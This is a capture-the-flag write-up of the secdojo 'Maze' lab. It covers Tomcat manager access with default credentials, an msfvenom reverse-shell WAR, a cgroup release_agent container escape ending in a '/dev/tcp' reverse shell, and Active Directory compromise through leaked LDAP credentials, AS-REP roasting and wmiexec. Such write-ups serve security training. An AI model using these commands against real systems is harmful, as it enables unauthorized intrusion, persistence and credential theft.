Maze: an Intermediate mixed lab from secdojo

Overview
An Active Directory lab that illustrates a Kerberos attack vector impacting user account attributes. You will need to make your way through the maze before attacking the domain.
Reconnaissance
Note: This writeup moves quickly through reconnaissance. For a detailed breakdown of the recon methodology, see the Cascade writeup.

we have 2 machines and 2 flags, a linux and windows one let’s start a basic nmap scan against both :
Stager
1
2
3
4
5
6
7
8
9
10
11
12
13
nmap -A 10.8.0.100 -v

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c0:ee:33:82:d7:85:25:9b:5b:aa:b4:30:49:e0:20:2e (ECDSA)
|_  256 b9:27:e0:f7:1b:bf:5c:25:28:bd:a8:dd:7b:67:9d:dd (ED25519)
8080/tcp open  http    Apache Tomcat
|_http-title: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
Device type: general purpose
okay, so we have apache tomcat here and next was Tower :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
nmap -A 10.8.0.101 -v
< SNIP >
Discovered open port 139/tcp on 10.8.0.101
Discovered open port 445/tcp on 10.8.0.101
Discovered open port 3389/tcp on 10.8.0.101
Discovered open port 135/tcp on 10.8.0.101
Discovered open port 53/tcp on 10.8.0.101
Discovered open port 3269/tcp on 10.8.0.101
Discovered open port 88/tcp on 10.8.0.101
Discovered open port 3268/tcp on 10.8.0.101
Discovered open port 464/tcp on 10.8.0.101
Discovered open port 593/tcp on 10.8.0.101
Discovered open port 636/tcp on 10.8.0.101
Discovered open port 5986/tcp on 10.8.0.101
Discovered open port 5985/tcp on 10.8.0.101
Discovered open port 389/tcp on 10.8.0.101
< SNIP >
nothing interesting just the usual AD setup. let’s start with apache tomcat.
we do get hit by this, this is running tomcat version 9? so maybe that’s the default there, but there is another route to http://10.8.0.100:8080/host-manager/html , we click on it and it requires authentication, let’s try default creds tomcat:s3cret and they do work :

but this is not where I want to be, let’s go for manager so we can upload a war file and get a reverse shell!

and now this is where I want to be !!
Exploitation
the target is running on linux, let’s use a linux payload for that :
1
2
3
4
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.8.0.3 LPORT=4444 -f war -o revshell.war
Payload size: 1099 bytes
Final size of war file: 1099 bytes
Saved as: revshell.war
we start a listener, upload the war and we get a hit!

The shell landed in an unexpected context — initially suspected a Docker container, but it turned out to be the host system directly. Added a public SSH key to /home/ubuntu/.ssh/authorized_keys for a stable session:
the key was generated using :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
ssh-keygen -f maze
Generating public/private ed25519 key pair.
Enter passphrase for "maze" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in maze
Your public key has been saved in maze.pub
The key fingerprint is:
SHA256:4TYyeIBxhlou+P/Qmu/o+bvCKOD5Dp38aAkhGCKHOBo kali@kali
The key's randomart image is:
+--[ED25519 256]--+
|....o            |
|E +=             |
|*O. .   .        |
|B..  o . .       |
|.o. . + S        |
|..+ .o + .       |
|o.oBo .          |
|.ooo**           |
| .+=*BBo         |
+----[SHA256]-----+

┌──(kali㉿kali)-[/tmp/a]
└─$ chmod 600 maze

 ssh -i maze ubuntu@10.8.0.100
The authenticity of host '10.8.0.100 (10.8.0.100)' can't be established.
ED25519 key fingerprint is: SHA256:27Hyt6138xetcWlq0l3/t2mfsbRFr8k9rQPo9WvXShk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.8.0.100' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1044-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Apr  1 23:36:21 UTC 2026

  System load:  0.02              Processes:             107
  Usage of /:   41.1% of 7.57GB   Users logged in:       0
  Memory usage: 41%               IPv4 address for ens5: 176.16.70.154
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

14 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

5 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Jan 31 13:25:35 2026 from 13.53.105.255
ubuntu@ip-176-16-70-154:~$ sudo -l
Matching Defaults entries for ubuntu on ip-176-16-70-154:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ubuntu may run the following commands on ip-176-16-70-154:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
ubuntu@ip-176-16-70-154:~$ sudo su
root@ip-176-16-70-154:/home/ubuntu# cd /root
root@ip-176-16-70-154:~# ls
backup  proof.txt  snap  this_is_not_part_of_the_lab.ovpn
root@ip-176-16-70-154:~# cat proof.txt
flag_97cee4de_b461_412b_80f4_2f2c3a143bdf
root@ip-176-16-70-154:~#
and that’s the first flag, well, this wasn’t the case last time, in my first attempt for this we were inside a docker once we got a reverse shell, and from there I used linpeas.sh though it can be enumerated manually too from the /proc directory but I no longer can since it’s not the case now.

the user back then had the capibities you see in the image above from lineaps.sh output.
the CapPrm: 0000003fffffffff which means ALL capabilities . This includes CAP_SYS_ADMIN (required for mounting filesystems) and CAP_SYS_ADMIN allows mounting cgroups .
that was my attack path:
and managed to escape the docker container by getting myself another reverse shell as root on 1337!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
root@6a8613a93039:/# mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
<group -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
root@6a8613a93039:/# echo 1 > /tmp/cgrp/x/notify_on_release
echo 1 > /tmp/cgrp/x/notify_on_release
root@6a8613a93039:/# host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
<h=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
root@6a8613a93039:/# echo "$host_path/cmd" > /tmp/cgrp/release_agent
echo "$host_path/cmd" > /tmp/cgrp/release_agent
root@6a8613a93039:/# echo '#!/bin/sh' > /cmd
echo '#!/bin/sh' > /cmd
root@6a8613a93039:/# echo "bash -c 'bash -i >& /dev/tcp/10.8.0.4/1337 0>&1'" >> /cmd
<c 'bash -i >& /dev/tcp/10.8.0.4/1337 0>&1'" >> /cmd
root@6a8613a93039:/# chmod a+x /cmd
chmod a+x /cmd
root@6a8613a93039:/# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
once in the host system, there was another docker container:
1
root@ip-172-16-237-176:/# docker exec -it ce94b4f26c5d /bin/bash
I did exec into it, and once in I found these credentials :
1
2
3
4
5
6
7
8
9
10
11
12
4 drwxr-xr-x 2 root root       4096 Feb  8 22:45 state
root@ldap-server:/container/run# cat environment.sh
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
export HOSTNAME=ldap-server
export TERM=xterm
export ADDS_DC_HOSTNAME=Tower
export ADDS_DOMAIN=SECDOJO
export ADDS_READER_LOGIN=ldap_user
export ADDS_READER_PASSWORD='UW?qbY1o+5'
export LDAP_LOG_LEVEL=256
export LDAP_ORGANISATION=SECDOJO
export LDAP_DOMAIN=secdojo.lab
and they worked :
1
2
3
nxc smb 10.8.0.3 -u ldap_user -p 'UW?qbY1o+5'
SMB         10.8.0.3        445    TOWER            [*] Windows Server 2016 Datacenter 14393 x64 (name:TOWER) (domain:SECDOJO.LAB) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.8.0.3        445    TOWER            [+] SECDOJO.LAB\ldap_user:UW?qbY1o+5
from there we simply did asreproasting, found another user and cracked his password, he was quite privileged as he could write to some shares :
1
2
3
4
5
6
7
8
9
10
11
nxc smb 10.8.0.3 -u TLambert -p 'qwertyuiop' --shares
SMB         10.8.0.3        445    TOWER            [*] Windows Server 2016 Datacenter 14393 x64 (name:TOWER) (domain:SECDOJO.LAB) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.8.0.3        445    TOWER            [+] SECDOJO.LAB\TLambert:qwertyuiop (Pwn3d!)
SMB         10.8.0.3        445    TOWER            [*] Enumerated shares
SMB         10.8.0.3        445    TOWER            Share           Permissions     Remark
SMB         10.8.0.3        445    TOWER            -----           -----------     ------
SMB         10.8.0.3        445    TOWER            ADMIN$          READ,WRITE      Remote Admin
SMB         10.8.0.3        445    TOWER            C$              READ,WRITE      Default share
SMB         10.8.0.3        445    TOWER            IPC$            READ            Remote IPC
SMB         10.8.0.3        445    TOWER            NETLOGON        READ,WRITE      Logon server share
SMB         10.8.0.3        445    TOWER            SYSVOL          READ,WRITE      Logon server share
and we got the flag back then :
1
2
3
4
5
6
wmiexec.py SECDOJO.LAB/TLambert:qwertyuiop@10.8.0.3
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
and :
1
2
C:\Users\Administrator\Desktop>type proof.txt
Tower_v1_dedicated_40557-l35ldsns1l5sl2vn70tnqpc9ls0afgm1
well this time there is a Database.kdbx at the backup folder but has credentials from another lab ( I know and you’d know too since I posted all lab’s solves ), and they’re not working but the ldap user ones from last time do work, I say this lab is broken. I contacted the support just in case, they told me ‘the lab is working’, I guess here I fall short, maybe I’ll revist this another day ( tho unlikely ), the old credentials still work, so the path to the flag is still the same.